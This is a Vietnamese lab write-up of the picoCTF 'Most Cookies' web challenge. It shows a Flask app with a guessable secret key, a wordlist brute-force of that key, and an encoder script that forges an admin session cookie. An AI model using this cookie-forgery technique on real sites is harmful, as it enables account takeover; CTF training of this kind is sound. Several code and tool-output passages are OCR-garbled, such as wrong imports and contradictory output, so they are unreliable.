


# Lab-Project 9: PicoCTF

## Write up for Most Cookies challenge (Web Exploitation)

- Mở đầu challenge , chúng ta đoán được ít nhiều về phần kiến thức được dùng ở đây là một trang web được xây dựng qua framework flask với ngôn ngữ Python về flask session cookie.



- *Vậy flask cookie là gì ?*

+ Trong flask, các cookie được liên kết với đối tượng. Yêu cầu làm đối tượng từ điển của tất cả các biến cookie và các giá trị của chúng được ứng dụng ở máy client truyền đi.

+ Bất kỳ dữ liệu nào bạn ghi vào phiên sẽ được ghi vào cookie và được gửi đến máy khách để lưu trữ. Máy khách sẽ gửi cookie trở lại máy chủ với mọi yêu cầu, đó là cách dữ liệu bạn viết trong phiên vẫn có sẵn trong các yêu cầu tiếp theo. Dữ liệu được lưu trữ trong cookie được ký mã hóa để ngăn chặn bất kỳ sự giả mạo nào.

+ Tuy nhiên , dữ liệu vẫn hiển thị cho bất kỳ ai biết cách xem, vì vậy bạn không bao giờ nên viết thông tin nhạy cảm trong phiên phía máy client.

- Sau khi biết được flask cookie rồi ta phân tích đến file server.py mà đề bài cho .



```
1 import ...
2
3 app = Flask(__name__)
4 flag_value = open("./flag").read().rstrip()
5 title = "Most Cookies"
6 cookie_names = ["snickerdoodle", "chocolate chip", "oatmeal raisin", "gingersnap", "shortbread", "peanut butter",
7                 "whoopie pie", "sugar", "molasses", "kiss", "biscotti", "butter", "spritz", "snowball", "drop",
8                 "thumbprint", "pinwheel", "wafer", "macaroon", "fortune", "crinkle", "icebox", "gingerbread",
9                 "tassie", "lebkuchen", "macaron", "black and white", "white chocolate macadamia"]
10 app.secret_key = random.choice(cookie_names)
11
12 @app.route("/")
13 def main():
14     if session.get("very_auth"):
15         check = session["very_auth"]
16         if check == "blank":
17             return render_template("index.html", title=title)
18         else:
19             return make_response(redirect("/display"))
20     else:
21         resp = make_response(redirect("/"))
22         session["very_auth"] = "blank"
23         return resp
24
```

- Ở đây khóa bí mật được random trong danh sách `cookie_names` bên trên. Nếu cái session bằng với “admin” thì sẽ lấy được flag và giải quyết được challenge này. Chính vì vậy ta phải làm sao để store được `{"very_auth": "admin"}` trong cookie của client là ok .

```
39 @app.route("/reset")
40 def reset():
41     resp = make_response(redirect("/"))
42     session.pop("very_auth", None)
43     return resp
44
45 @app.route("/display", methods=["GET"])
46 def flag():
47     if session.get("very_auth"):
48         check = session["very_auth"]
49         if check == "admin":
50             resp = make_response(render_template("flag.html", value=flag_value, title=title))
51             return resp
52             flash("That is a cookie! Not very special though...", "success")
53             return render_template("not-flag.html", title=title, cookie_name=session["very_auth"])
54         else:
55             resp = make_response(redirect("/"))
56             session["very_auth"] = "blank"
57             return resp
58
59 if __name__ == "__main__":
60     app.run()
61
```

- Lấy cookie trong trang web và đưa sang jwt để decode thì thấy được `snickerdoodle` thông qua cookie đó.

- Vì vậy trước khi store được “admin” trong cookie thì chúng ta phải đi tìm secret key trước (ở đây được dùng để encoded `cookie_name`) .



- Dùng flask unsign để duyệt hết cái danh sách wordlist.txt để tìm được ra secret key là "fortune".

wordlist.txt - Notepad

```
File Edit Format View Help
!nickerdoodle
chocolate chip
oatmeal raisin
gingersnap
shortbread
peanut butter
whoopie pie
sugar
molasses
kiss
biscotti
butter
spritz
snowball
drop
thumbprint
pinwheel
wafer
macaroon
fortune
crinkle
icebox
gingerbread
tassie
lebkuchen
macaron
black and white
white chocolate macadamia
```

Ln 1, Col 1 100% Windows (CRLF) UTF-8 3:10 PM 6/20/2022

cookie.txt - Notepad

```
File Edit Format View Help
!yJ2ZXJ5ZGF1dG10IjZbm1ja2VyZG9vZGx1In0.VGEvIQ.ngAIw1-qnlm0SgTL5Lk19SJA97A
```

Ln 1, Col 1 100% Windows (CRLF) UTF-8 3:10 PM 6/20/2022

```
Select Command Prompt
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\PC>cd C:\Users\PC\PythonCTF

C:\Users\PC\PythonCTF>flask-unsigned --cookie < cookie.txt
[*] Session decodes to: {'very_auth': 'snickerdoodle'}
[!] No wordlist selected, nor was a default wordlist found. Please specify one using the "--wordlist" argument, or install the optional wordlist module by running: pip install flask-unsigned[wordlist]

C:\Users\PC\PythonCTF>
```

```
Select Command Prompt
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.


C:\Users\PC>cd C:\Users\PC\PythonCTF

C:\Users\PC\PythonCTF>flask-unsigned --cookie < cookie.txt
[*] Session decodes to: {'very_auth': 'snickerdoodle'}
[!] No wordlist selected, nor was a default wordlist found. Please specify one using the "--wordlist" argument, or install the optional wordlist module by running: pip install flask-unsigned[wordlist]


C:\Users\PC\PythonCTF>flask-unsigned --cookie < cookie.txt --wordlist wordlist.txt
[*] Session decodes to: {'very_auth': 'snickerdoodle'}
[*] Starting brute-force with 8 threads..
[*] Found secret key after 28 attempts: admin
"fortune"

C:\Users\PC\PythonCTF>
```

- Sau khi có secret key là “fortune” thì chúng ta chỉ cần việc chạy script để encoded {"very\_auth": "admin"} bằng key trên là được.




```
1#!/usr/bin/env python
2""" Flask Session Cookie Decoder/Encoder """
3__author__ = 'Wilson Sumanang, Alexandre ZANNI'
4
5# standard imports
6import sys
7import zlib
8from itertools import base64_decode
9import ast
10
11# Abstract Base Classes (PEP 3119)
12if sys.version_info[0] < 3:
13    raise Exception('Must be using at least Python 3')
14if sys.version_info[0] == 3 and sys.version_info[1] < 4:
15    from abc import ABCMeta, abstractmethod
16else:
17    from abc import ABC, abstractmethod
18
19# Lib for argument parsing
20import argparse
21
22# external imports
23from flask.sessions import SecureCookieSessionInterface
24
25class MockApp(object):
26    def __init__(self, secret_key):
27        self.secret_key = secret_key
28
29
30if sys.version_info[0] == 3 and sys.version_info[1] < 4:
31    class Flask(metaclass=ABCMeta):
32        def encode(secret_key, session_cookie_structure):
33            """ Encode a flask session cookie """
34            try:
35                app = MockApp(secret_key)
36
37                session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
38                si = SecureCookieSessionInterface()
39                s = si.get_signing_serializer(app)
40                return s.dumps(session_cookie_structure)
41            except Exception as e:
42                return e
```



```
39    si = SecureCookieSessionInterface()
40    s = si.get_signing_serializer(app)
41
42    return s.dumps(session_cookie_structure)
43except Exception as e:
44    return "[Encoding error] {}".format(e)
45raise e
46
47def decode(session_cookie_value, secret_key=None):
48    """ Decode a flask cookie """
49    try:
50        if secret_key is None:
51            compressed = False
52            payload = session_cookie_value
53
54            if payload.startswith('.'):
55                compressed = True
56                payload = payload[1:]
57
58            data = payload.split('.')
59
60            data = base64_decode(data)
61            if compressed:
62                data = zlib.decompress(data)
63
64            return data
65        else:
66            app = MockApp(secret_key)
67
68            si = SecureCookieSessionInterface()
69            s = si.get_signing_serializer(app)
70
71            return s.loads(session_cookie_value)
72    except Exception as e:
73        return "[Decoding error] {}".format(e)
74    raise e
75
76if __name__ == '__main__':
77    class Flask(ABC):
78        def encode(secret_key, session_cookie_structure):
79            """ Encode a flask session cookie """
80            try:
81                app = MockApp(secret_key)
```







- Sau khi có được cookie encoded của {"very\_auth": "admin"} thì chúng ta chỉ việc bỏ cookie đó thay thế cho cookie cũ và refresh lại trang web vậy là đã solve được challenge !!!

eyJ2ZXJ5X2F1dGgiOiJhZG1pbiJ9.YrAm\_g.oUKasTUCyWUdbSTqWPxHk-H1doY

